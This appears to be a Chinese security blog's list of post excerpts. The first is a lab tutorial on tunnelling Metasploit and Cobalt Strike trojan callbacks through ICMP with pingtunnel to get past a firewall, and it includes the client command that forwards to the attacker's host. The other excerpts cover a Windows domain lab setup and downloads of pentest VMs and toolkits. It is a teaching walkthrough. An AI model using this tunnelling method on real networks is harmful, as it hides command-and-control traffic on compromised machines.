搜索到
186
篇与
的结果
-
 【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF,CS 会当凌绝顶,一览众山小前言渗透测试中,如果攻击者使用各类上层隧道(例如:HTTP隧道、DNS隧道、常规正/反向端口转发等)进行的操作都失败了,常常会通过ping命令访问远程计算机,尝试建立ICMP隧道,将TCP/UDP数据封装到ICMP的ping数据包中,本文主要讲解了【靶机能上TCP和不能上TCP的区别】【利用pingtunnel搭建ICMP隧道,实现靶机上线MSF/CS的过程】,以及它的原理解释,如果哪里说错了,还请师傅们指出,谢谢您。靶机能上TCP首先我们使用MSFvenom生成widows木马 设置好payload开启监听运行即可上线正常情况下木马使用的是TCP协议,靶机能上网,那么靶机不能上网,阻止了防火墙出网呢?也不能走TCP访问攻击机器呢?这个时候MSF就不能通过TCP协议上线,下面将演示MSF通过ICMP协议上线靶机阻止TCP连接环境搭建检查网络通信,可以ping通百度也可以正常访问百度靶机启用防火墙kali攻击机器ping(访问)靶机就不通了靶机阻止防火墙所有出站TCP规则,也就是我们靶机访问不了外网,浏览器打不开百度了设置为阻止全部勾选这个时候可以ping通百度,但是tcp无法访问(浏览器访问网站这个操作,就是走的TCP协议),而ping使用的是icmp协议,所以可以ping通百度,也可以ping(访问)通我们的攻击机没上线成功的过程就不演示了,作用不大注:木马走的都是tcp协议,此时我们禁用了TCP协议,MSF就无法上线,该怎么绕过呢?工具使用这时候我们就需要一个工具MSF隧道搭建工具pingtunnel工具链接链接:https://pan.baidu.com/s/1LsLiszJCdAoZs0I4PfXeWg?pwd=1212提取码:1212PingTunnel是一款常用的ICMP隧道工具,可以跨平台使用,为了避免隧道被滥用,还可以为隧道设置密码。pingtunnel工具是基于网络层面ICMP协议的内网穿透工具。在本次教程中它的主要作用,如图这张图主要介绍了两个部分1、靶机使用容器,将tcp数据包打包为icmp数据包2、MSF接收的时候,将icmp数据包还原成tcp数据包实现过程下载好工具后把他移到kali中kali启用PingTunnel服务器此时kali生成的木马需要是127.0.0.1,端口为靶机监听的地址(原理待会解释)PingTunnel把木马的TCP数据包封装为ICMP数据包,这时候就可以通过ICMP协议发送到攻击机服务器工具使用教程如下命令解释pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1运行查看kali服务端,icmp协议已成功收到靶机的访问请求MSF设置监听端口9999,本地地址为0.0.0.0全局地址当PingTunnel服务器接收到靶机的ICMP数据包的时候,PingTunnel就会将ICMP数据包拆解为TCP数据包,这时候MSF就会接收到此”TCP请求“,即可成功利用icmp隧道成功上线MSF执行命令原理解释再来看这张图结合上面的结构图和这个案例即可得到原理,攻击机器生成木马,并传到靶机上,靶机运行木马在本地的8888端口,而PingTunnel在靶机上将这个端口的TCP流量打包,转发到攻击机刚刚开启的PingTunnel服务器,PingTunnel服务器接收到这个icmp请求之后,将这个ICMP包进行拆解转化为TCP协议,最后将这个TCP协议转发到攻击机器(kali)MSF监听的端口,此时就可以完成MSF上线CS通过ICMP上线CS也是一样的原理,主机cs生成木马,送到靶机,添加两个监听器,靶机自己监听地址kali接受shell地址如下生成payload,选择靶机的监听地址放入靶机运行木马之后,再运行pingtunnel,转发到攻击机的服务器pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1成功上线,如果没上线成功,这个红色的框一定要检查是否正确whoami总结本文详细讲解了在内网渗透中,当常规的网络通信手段(如TCP协议)受阻时,如何利用ICMP隧道技术实现MSF和CS的上线。通过搭建PingTunnel服务器,将TCP数据包封装在ICMP数据包中,利用ICMP协议进行数据传输,从而绕过网络限制。文章还详细解释了ICMP隧道的工作原理,并通过实际案例展示了其应用过程。感今怀昔最新可用,bp+charles小程序抓包教程DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【kali笔记】一款强大的Web目录扫描工具DIRB使用指南PwnLab: init-文件包含、shell反弹、提权--靶机渗透思路讲解【附靶机链接】PHP反序列化漏洞从入门到深入8k图文介绍,以及phar伪协议的利用
-

什么是域?如何搭建一个简单的域环境? 什么是域?如何搭建?域域是计算机网络中的一个逻辑组织单元,具有安全边界,实现资源的集中管理和共享。它通常分为,单域 ,多域,父域,子域 ,域树(tree), 域森林(forest),DNS域名服务器。单域和多域单域指网络中所有计算机和用户隶属于同一域,便于集中管理;多域则将网络划分为多个独立域,每个域有各自的管理员、安全策略和资源,提高灵活性和安全性。父域和子域父域和子域是计算机网络和域名系统(DNS)中的概念,一句话概括即:父域是包含其他域(子域)的顶级域,而子域则是父域下进一步划分的独立部分,两者通过层次结构组织起来,共同构成复杂的网络命名体系。emmmm,该图仅供参考,哪有不对,还请指出,谢谢各位师傅域树(tree) 域森林(forest)域森林指若干个域树通过建立信任关系组成的集合。可以通过域树之间建立的信任关系来管理和使用整个森林中的资源,从而又保持了原有域自身原有的特性。这里域树abc.com与域树abc.net之间通过建立信任关系来构成域森林。emmmm,该图仅供参考,哪有不对,还请指出,谢谢各位师傅如何搭建?服务器管理员(administrator)的密码不能太简单,建议用大小写和字符混合的,否则影响先决条件检查的结果。这里使用的操作系统是Windows server 2012域控服务器需要修改静态IP地址,方便查找域控服务器的位置设置自己为DNS服务器,网关可设可不设修改计算机名称为DC(域控服务器)重启!添加角色和功能选择指定选项,一路下一步设置为如果需要,自动重启服务器不要带点关闭,先点将此服务器升级为域控服务器,之后再关闭配置根域名(需要符合域名配置规则)选择你得域控服务器版本,我的是Windows server 2012添加还原DSRM密码这个域名就是刚刚填的根域名称的大写确保所有的先决条件检查通过,就可以开始安装了重启之后就会发现计算机全名便成了域控服务器如果ping不了的话,就检查静态dns是否正确关闭防火墙添加一个域控账号添加域用户新建一个域用户,用于第二台机器win2008登录域控服务器设置好账号名称设置密码如果出现着这种情况,出网了,也就是ping了这个域名下的公网服务器地址,而不是域控服务器的地址。那么就去改hosts,把这个域名指向域控服务器的DNS此时就可以看到ip地址变为了域控服务器的DNS地址另一台修改DNS为域控服务器,我这里是2008此时即可ping通域控服务器加入域输入域管账号密码,也就是win2012开启域控服务器时的用户和密码加入域即可重启这个时候域控服务器就可以看看到这个计算机使用我们刚刚创建的zs用户登录域使用域登录账号格式为合起来就是REDTEAMzs,密码为你添加的域用户密码,登录成功后会发现重启不了改dns,也需要域管账号密码,这时候就体现了域的作用了域超管账号administrator在任何域内主机上都可以登录,如果需要添加一个域管理员,在任何机器上都能登录,那么就在Domain Admins中添加管理员账号一个简单的工作组权限案例登录普通用户Windows中超级管理员的SID中RID是500,就像linux的root账户UID为0如果发现密码不符合要求打开我们的本地安全策略,把密码复杂性禁用就好换一个稍微复杂的密码,添加一个管理员,分配到超级管理员组登录新加的test用户此时SID的RID为1001,而不是500Tips : 在Windows系统中,指派给用户、计算机和组的RID通常从1000开始。因此,当SID中的RID大于1000时,意味着这个SID代表的是在系统中后创建的用户、组或计算机账户。主管是降权后的超级管理员必须要过UAC验证过了UAC就可以添加用户,为了进一步演示,再添加一个test1用户切换用户后,执行如图命令,SID中的RID为1002添加的普通用户过不了UAC,需要管理员的账号密码回首往昔【渗透测试】12种rbash逃逸方式总结最新可用,bp+charles小程序抓包教程DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析DocCMS 网站存在SQL注入漏洞
-
CTF-OS,一个专门为CTF设计的操作系统 前言CTF-os是探姬为CTF比赛特制的虚拟机,封装多版本工具集与系统,适合CTF新手、各行业人士及安全工作者使用,尤其适合不愿在工作机安装特殊软件的用户。注意,CTF不同于渗透测试,本虚拟机专为CTF赛事人员定制。如果你也想学习CTF那么我特意准备好了一封CTF学习资料2000页的PDF白皮书一共1800多页的学习资料分享给你,还有各种渗透学习工具。学习资料 / CTF-OS系统网盘地址:https://pan.quark.cn/s/2b4f4823fb3b说明介绍Github地址https://github.com/ProbiusOfficial/CTF-OS该系统是通过虚拟机封装的,需要使用VMware Workstation Pro打开!一个专为CTF比赛封装的虚拟机,开箱即用。系统基于 Windows 10 22H2 镜像制作,使用 软媒魔方 和 Dism++ 进行了部分优化和精简,内置 Ubuntu 22.04.3 on WSL1 子系统。系统密码Windows:hello-CTF.comWSL-Linux(ubuntu / Arch ):ctfos工具面板和win11综合渗透系统一模一样pwndbg解码工具Web漏洞利用的常见工具都有工具列表系统工具工具名称版本源PHPStudyv8.1.1.3xp.cnPixPinv1.7.5.0pixpinapp.comDism++v10.1.1002.2GitHubEverything voidtools.com分区助手 disktool.cnPCmast-软媒魔方 ruanmei.comWeb工具名称版本源Yakit yaklang.comBurpSuitev2024.1.152pojie.cnBehinder_v4.1 GitHubGodzillav4.0.1GitHubYsoserialv0.0.6GitHubjar-analyzerv2.12GitHub文件Hex / 编辑工具名称版本源ImHexv1.33.0GitHub010EditorWin64Portable14.052pojie.cn隐写相关工具名称版本源Tweakpngv1.4.6entropymine.comstegdetect-0.4-for-Windows UnknownWaterMark 52pojie.cnz34.12.6GitHubMISC 综合工具工具名称版本源随波逐流CTF编码工具 / 随波逐流 OCR识别工具 / 随波逐流224种编码图 1o1o.xyzCTFCrackToolsv4.0.7GitHubPuzzle Solverv1.0.4GitHub取证分析工具名称版本源Wireshark4.2.3-x64.exewireshark.orgLovelyMem GitHubBlueTeamToolsv0.92GitHubPasswareKitForensicv2020 汉化 By TokeiiNULLautopsyv4.21.0GitHubVolatility3v3-2.5.2GitHubVolatility2v2.6GitHubWinHexv20.5x-ways.netX-Ways_Forensicsv20.5x-ways.net密码学工具名称版本源CTF_AES加解密工具 / 国密SM4加解密工具 / 轩禹CTF_RSA工具3.6 bilibili.comcipheyv5.14.0@pipZ3求解器 SageMath(On WSL Arch)version 10.3, Release Date: 2024-03-19sagemath.org二进制工具名称版本源IDA Prov8.352pojie.cnx64dbg x64dbg.comexeinfopev0.0.8.3GitHubdnspyv6.1.8GitHubdnSpyEX/dnSpyv6.5.0GitHubGhidrav11.0.2GitHubResource Hackerv5.2.7angusj.com吾爱破解专用版Ollydbg 52pojie.cnWindbgv10.0.22621.242852pojie.cnCheat Enginev7.5cheatengine.orgLuaDec (On WSL Ubuntu)2.2 rev: 895d923 for Lua 5.1GitHubangrop (Python) pipPWN该部分环境安装于 WSL Ubuntu 22.04.3 LTS. /home/helloctfos/pwnenv/工具名称工具信息安装方式(源)vim文本编辑器文本编辑器sudo apt install vimgit开源的分布式版本控制系统sudo apt install gitgccGNU编译器套件sudo apt install gccPython3-pipPython 包管理工具sudo apt install Python3-pipqemu处理器模拟器sudo apt-get install qemu-user qemu-systemgdb-multiarchgdb客户端进行调试的通用客户端sudo apt-get install gdb-multiarchPwntoolsCTF框架和开发库git clone https://github.com/Gallopsled/pwntools.git and other install commandsgdb插件包括peda、pwndbg、gef、PwngdbCloning from respective repositories and setupROPgadget在二进制文件中搜索小工具sudo pip3 install capstone and git clone https://github.com/JonathanSalwan/ROPgadget.gitone_gadget查找ELF文件中的execve(’/bin/sh’, NULL, NULL)sudo apt install ruby and sudo gem install one_gadgetseccomp-tools分析CTF pwn挑战中的seccomp沙盒sudo gem install seccomp-toolsLibcSearcher在泄露了Libc中的某一个函数地址后辅助工具git clone https://github.com/lieanu/LibcSearcher.gitpatchelf修改现有ELF可执行文件和库的工具sudo apt install patchelfARM PWNARM软件包,具备ARM交叉编译gcc与ARM程序动态链接库sudo apt-get install gcc-arm-Linux-gnueabi and other ARM packagesMIPS PWNMIPS软件包,具备MIPS交叉编译gcc与MIPS程序动态链接库sudo apt-get install gcc-mips-Linux-gnu and other MIPS packages安卓工具名称版本源ADBv35.0.1-11580240googleGDA-android-reversing-Toolv4.10GitHubjadx-guiv1.4.7GitHub漏洞利用工具名称版本源Struts2_19.21.jar GitHubThinkphpGUI1.3GitHubthinkphp_gui_tools GitHubShiroExploit-Deprecatedv2.51GitHubThinkPHP综合利用工具ShiroExploitv2.4.2GitHubCTF学习资料工具介绍CTF介绍Linux堆利用等等等等,近两千页的内容学习都放在下面这个网盘链接了,多翻一翻就能翻到https://pan.quark.cn/s/2b4f4823fb3b如果你也想打CTF,欢迎来到作者搭建的CTF平台 SFeather::CTF,目前已经有101只队伍报名了,这个国庆假期不无聊,迎娶黑神话悟空奖励SFeather::CTF赛点:ctf.54cto.com报名之后即可参加黑神话抽奖奥转载:https://get-shell.com/2204.html往期推荐11
-
Windows11 Penetration Suite Toolkit 渗透操作系统 Windows11 Penetration Suite Toolkit是基于Win11的渗透测试环境,通过scoop管理和安装,支持Kali WSL环境。内含脚本工具和在线安全工具,需用户手动安装依赖包,部分工具需特殊网络。离线知识库提供密码字典、工具指南等丰富文档,为渗透测试者提供全面参考。下载链接https://pan.quark.cn/s/2b4f4823fb3b系统都在这里面了,仔细找找就有,使用VM ware即可使用本系统开机界面MSFDirsearch更重要的,谷歌插件,超级全!!!!火狐插件具有linux的快捷启动方式Whatwebsqlmappythonpython的版本分别为python2.7和python310Nmap完整工具盒每个阶段的基本渗透工具都准备好了,对于Windows党,可以当作日常操作系统使用了应粉丝建议,泷羽CTF平台陪大家过国庆,虽然不是大型比赛,但是还是很有意思的,可以来试试地址:CTF.54cto.com黑神话抽奖码往期推荐【JS逆向】某大型音乐平台JS逆向分析【Kali笔记】Kali中常用的密码字典,网站推荐两个影响 WPS Office 的任意代码执行漏洞分析,CVE-2024-7262 和 CVE-2024-7263【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析【渗透测试】12种rbash逃逸方式总结
-
【渗透工具箱】灵兔宝盒-Rabbit_Treasure_Box_V1.0.1 【渗透工具箱】灵兔宝盒-Rabbit_Treasure_Box_V1.0.1介绍Rabbit_Treasure_Box_V1.0.1 是一款基于Windows操作系统的渗透工具箱,旨在提供一个开箱即用的渗透测试工具集合。该工具箱通过 Dawn Launcher 进行管理,支持一键备份和更新。它包含了脚本类工具,在Windows中启动,集成了在线安全工具,包含信息收集、漏洞利用、逆向破解、蓝队工具等类别,为渗透测试者提供了全面的参考工具。百度网盘:https://pan.baidu.com/s/1u2T9H6-3mfa1PhTNphF6uA?pwd=1212 工具大小约13G,请妥善安排下载时间。使用方法解压后到Dawn Launcher文件夹找到1.bat文件,双击会在工具箱根目录生成快捷方式,或者直接双击exe文件:Rabbit_Treasure_Box_v1.0运行也行,打开后找到备份/还原数据,点击还原,选择工具箱根目录的Data.db进行还原后即可使用。信息收集隧道代理漏洞利用密码破解圆孔权限提升蓝队工具往期推荐【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【内网渗透】免工具,内网、域内信息收集的40种方式总结内网隐蔽扫描,Nmap高级用法比kali更稳定,工具更多,更加适合开发的操作系统-Blackarch